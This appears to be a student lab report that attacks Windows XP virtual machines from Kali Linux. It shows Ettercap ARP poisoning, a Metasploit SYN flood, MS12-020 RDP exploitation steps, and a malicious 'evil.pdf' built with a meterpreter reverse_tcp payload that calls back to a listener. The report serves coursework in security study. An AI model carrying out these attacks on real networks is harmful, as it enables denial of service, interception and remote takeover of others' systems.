

Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:07
vooha@Ubuntu: ~
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.1
08:00:27:CA:1D:27
192.168.100.107
08:00:27:CA:0E:A5
Delete Host
Add to Target 1
Add to Target 2
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.100.107 added to TARGET1


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:16
vooha@Ubuntu: ~
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.1
08:00:27:CA:1D:27
192.168.100.107
08:00:27:CA:0E:A5
MITM
ARP poisoning...
NDP poisoning
ICMP redirect...
Port stealing...
DHCP spoofing...
Stop MITM attack(s)
SSL Intercept
Delete Host
Add to Target 1
Add to Target 2
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.100.107 added to TARGET1


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Ettercap
Apr 29 22:17
vooha@Ubuntu: ~
Ettercap
0.8.3.1 (EB)
Host List
IP Address
MAC Address
Description
192.168.100.1
08:00:27:CA:1D:27
192.168.100.107
08:00:27:CA:0E:A5
Cancel
MITM Attack: ARP Poisoning
OK
Optional parameters
Sniff remote connections.
Only poison one-way.
Delete Host
Add to Target 1
Add to Target 2
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.100.107 added to TARGET1
Setting up libgeoip1:amd64 (1.6.12-8) ...


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 29 22:18
Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
36 155.152090016 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
37 156.163444704 PCSSystemtec_97:90:… ARP 44 192.168.100.1 is at 08:00
38 156.163648233 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
39 157.174926779 PCSSystemtec_97:90:… ARP 44 192.168.100.1 is at 08:00
40 157.175175575 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
41 158.187789987 PCSSystemtec_97:90:… ARP 44 192.168.100.1 is at 08:00
42 158.188036156 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
43 168.201206379 PCSSystemtec_97:90:… ARP 44 192.168.100.1 is at 08:00
44 168.201431313 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
Frame 42: 44 bytes on wire (352 bits), 44 bytes captured (
Linux cooked capture v1
Address Resolution Protocol (reply)
Hardware type: Ethernet (1)
Protocol type: IPv4 (0x0800)
Hardware size: 6
Protocol size: 4
Opcode: reply (2)
Sender MAC address: PCSSystemtec_97:90:d0 (08:00:27:97:9
Sender IP address: 192.168.100.107
Target MAC address: PCSSystemtec_ca:1d:27 (08:00:27:ca:1
Target IP address: 192.168.100.1
[Duplicate IP address detected for 192.168.100.107 (08:00:
0000 00 04 00 01 00 06 08 00 27 97 90 d0
0010 00 01 08 00 06 04 00 02 08 00 27 97 9
0020 64 6b 08 00 27 ca 1d 27 c0 a8 64 01


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 29 22:20
Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
139 238.418196750 PCSSystemtec_97:90:… ARP 44 192.168.100.107 is at 08:
140 238.434498153 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
141 238.434498326 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
142 238.435190556 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
143 238.435190614 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
144 238.438917593 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
145 238.439016117 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
146 238.439067219 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
147 238.439172191 192.168.100.1 192.168.100.107 DNS 172 Standard query response 0
Frame 147: 172 bytes on wire (1376 bits), 172 bytes captured (1376 bits) on
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.100.1, Dst: 192.168.100.107
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 156
Identification: 0x2feb (12267)
000. .... = Flags: 0x0
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: UDP (17)
Header Checksum: 0x00a9 [validation disabled]
[Header checksum status: Unverified]
Source Address: 192.168.100.1
Destination Address: 192.168.100.107
User Datagram Protocol, Src Port: 53, Dst Port: 1025
Source Port: 53
Destination Port: 1025
Length: 136
Checksum: 0xc257 [unverified]
[Checksum Status: Unverified]
0000 00 04 00 01 00 06
0010 45 00 00 9c 2f eb
0020 c0 a8 64 6b 00 35
0030 00 01 00 06 00 00
0040 67 6c 65 03 63 6f
0050 00 01 00 00 01 2c
0060 00 01 00 00 01 2c
0070 00 01 00 00 01 2c
0080 00 01 00 00 01 2c
0090 00 01 00 00 01 2c
00a0 00 01 00 00 01 2c
any: <live capture in progress>
Packets: 209 · Displayed: 209 (100.0%)
Profile: Default



Section IV (Attack 3):

Attack windows xp from kali linux (SYN Flood Attack): Severity – Moderate to High

SYN flood is a type of flood attack where a large number of TCP SYN packets are sent to the target system, attempting to exhaust its resources by filling up the half-open connections table. In a SYN flood attack, we send a large number of TCP SYN packets to the target system without completing the TCP handshake (i.e., without sending the final ACK packet). This causes the target system's half-open connections table to fill up, preventing legitimate connections from being established and potentially causing the system to become unresponsive.

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 17:52

root@kali: ~

File Actions Edit View Help

```
msf6 > search synflood

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood                      normal  No     TCP SYN Flooder


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/b
                                         asics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.100.106
RHOSTS => 192.168.100.106
msf6 auxiliary(dos/tcp/synflood) > set NUM 10000
NUM => 10000
msf6 auxiliary(dos/tcp/synflood) > set RPORT 135
RPORT => 135
msf6 auxiliary(dos/tcp/synflood) >
```

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 17:58

root@kali: ~

File Actions Edit View Help

```
Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited
   RHOSTS                      yes       The target host(s), see https://docs.m
                                         asics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else ran
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new


View the full module

msf6 auxiliary(dos/t
RHOSTS => 192.168.10
msf6 auxiliary(dos/t
NUM => 10000
msf6 auxiliary(dos/t
RPORT => 135
msf6 auxiliary(dos/t
[*] Running module a

[*] SYN flooding 192
[*] Auxiliary module
msf6 auxiliary(dos/t
[*] Running module a

[*] SYN flooding 192
[*] Auxiliary module
msf6 auxiliary(dos/t
[*] Running module a

[*] SYN flooding 192
[*] Auxiliary module
msf6 auxiliary(dos/t
```

Task Manager

CPU: 12% Processes: 184 Memory: 7... Swap: 0% (...

Task	PID	RSS	CPU
(sd-pam)	924	5.2 MiB	0%
/usr/lib/firefox-esr/firefox-esr...	1669	40.5 MiB	0%

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
30015	284.537822494	251.117.138.88	192.168.100.106	TCP	54	16829 → 135
30016	284.538543080	251.117.138.88	192.168.100.106	TCP	54	46687 → 135
30017	284.539762248	251.117.138.88	192.168.100.106	TCP	54	65274 → 135
30018	284.540442473	251.117.138.88	192.168.100.106	TCP	54	37758 → 135
30019	284.541038610	251.117.138.88	192.168.100.106	TCP	54	44728 → 135
30020	284.541797834	251.117.138.88	192.168.100.106	TCP	54	23563 → 135
30021	284.542423941	251.117.138.88	192.168.100.106	TCP	54	[TCP Port num
30022	284.543925396	251.117.138.88	192.168.100.106	TCP	54	54741 → 135
30023	284.545316934	251.117.138.88	192.168.100.106	TCP	54	[TCP Port num
30024	284.545882322	251.117.138.88	192.168.100.106	TCP	54	[TCP Port num

```
▸ Frame 1: 60 bytes on wire (480 bits), 60 bytes captur   0000  ff ff ff ff ff ff 08 00  27 9
▸ IEEE 802.3 Ethernet                                     0010  03 ff ff 00 22 00 11 00  00 0
▸ Logical-Link Control                                    0020  ff 04 52 00 00 00 00 08  00 2
▸ Internetwork Packet eXchange                            0030  01 00 04 00 00 00 00 00  00 0
```

Section V (Attack 4):

Attack windows xp from kali linux (RDP Vulnerability): Severity - High

The MS12-020 vulnerability, also known as the "Remote Desktop Protocol (RDP) Remote Code Execution" vulnerability, is a critical security flaw that affects Microsoft's Remote Desktop Protocol (RDP) implementation. Exploiting this vulnerability allows an attacker to execute arbitrary code on a vulnerable system without authentication, potentially leading to full compromise of the system.

Identify Vulnerable Windows XP System: The first step is to identify a Windows XP system that is vulnerable to the MS12-020 exploit. This may involve reconnaissance and scanning of networks to discover systems running the RDP service and determine their patch status.

Launch Metasploit Framework: Open the Metasploit Framework in Kali Linux by typing msfconsole in the terminal.


Search for MS12-020 Exploit Module: Use the search command in Metasploit to find the exploit module for MS12-020. You can do this by typing search ms12_020 in the Metasploit console.

Select Exploit Module: Once you find the appropriate exploit module, select it by typing use <exploit module> in the Metasploit console.


Set Exploit Options: Set the required options for the exploit module, including the target IP address of the vulnerable Windows XP system. Set additional options such as the RDP port and payload options.


Exploit: Execute the exploit by typing exploit in the Metasploit console. Metasploit will attempt to exploit the MS12-020 vulnerability on the target Windows XP system using the specified options.

Gain Access: If successful, the exploit will provide a remote command shell or Meterpreter session on the target system, allowing us to execute commands, manipulate files, install malware, or perform other malicious activities.



System reboots after the exploit then the below screen appears:





Section VI (Attack 5):

Attack windows xp from kali linux (Virus): Severity – Moderate to High

The concept of attacking Windows XP using an Adobe embedded executable involves exploiting vulnerabilities in Adobe software to deliver and execute malicious code on a Windows XP system. We create a special Adobe file (e.g., PDF) that contains embedded executable code. This code could be a payload designed to exploit a specific vulnerability in Adobe software or to perform malicious actions on the target system. The malicious Adobe file need to be shared to the target Windows XP system. This could be done through various means, such as email attachments, malicious websites, or file-sharing networks.

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 19:25

root@kali: ~

File Actions Edit View Help

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                    Required  Description
   ----            ---------------                                                    --------  -----------
   EXENAME                                                                            no        The Name of payload exe.
   FILENAME        evil.pdf                                                           no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf   yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message ag  no        The message to display in the File: area
                   ain" box and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.101  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
```

Right Ctrl

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


1 2 3 4 19:26

root@kali: ~

File Actions Edit View Help

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                    Required  Description
   ----            ---------------                                                    --------  -----------
   EXENAME                                                                            no        The Name of payload exe.
   FILENAME        evil.pdf                                                           no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf   yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this message ag  no        The message to display in the File: area
                   ain" box and press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.101  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
```

Right Ctrl



Conclusion:

The mentioned attacks illustrate different methods for compromising Windows XP systems using Kali Linux. The MS08-067 vulnerability exploit allows gaining unauthorized access to Windows XP by acquiring a remote command shell via Meterpreter. MITM attacks can lead to unauthorized access to sensitive information and can result in data manipulation. SYN flood aims to overwhelm the target system's resources with TCP SYN packets, while MS12-020 enables obtaining remote command shell access for compromising remote access. Additionally, the Adobe embedded executable attack is utilized to execute malicious actions on the target system or to compromise it through malicious file sharing via phishing emails. In summary, these attacks demonstrate various techniques for unauthorized access to Windows XP systems using Kali Linux.

We attempted several attacks using hping3, but we couldn't determine it’s success. In the case of the Adobe embedded executable attack, we were unable to open the "evil.pdf" file on Windows XP due to compatibility issues. Despite our efforts, we were unable to execute successful attacks on a Windows 95 system.

We discussed attack strategies via Google Meet and shared useful links via WhatsApp for further research and analysis.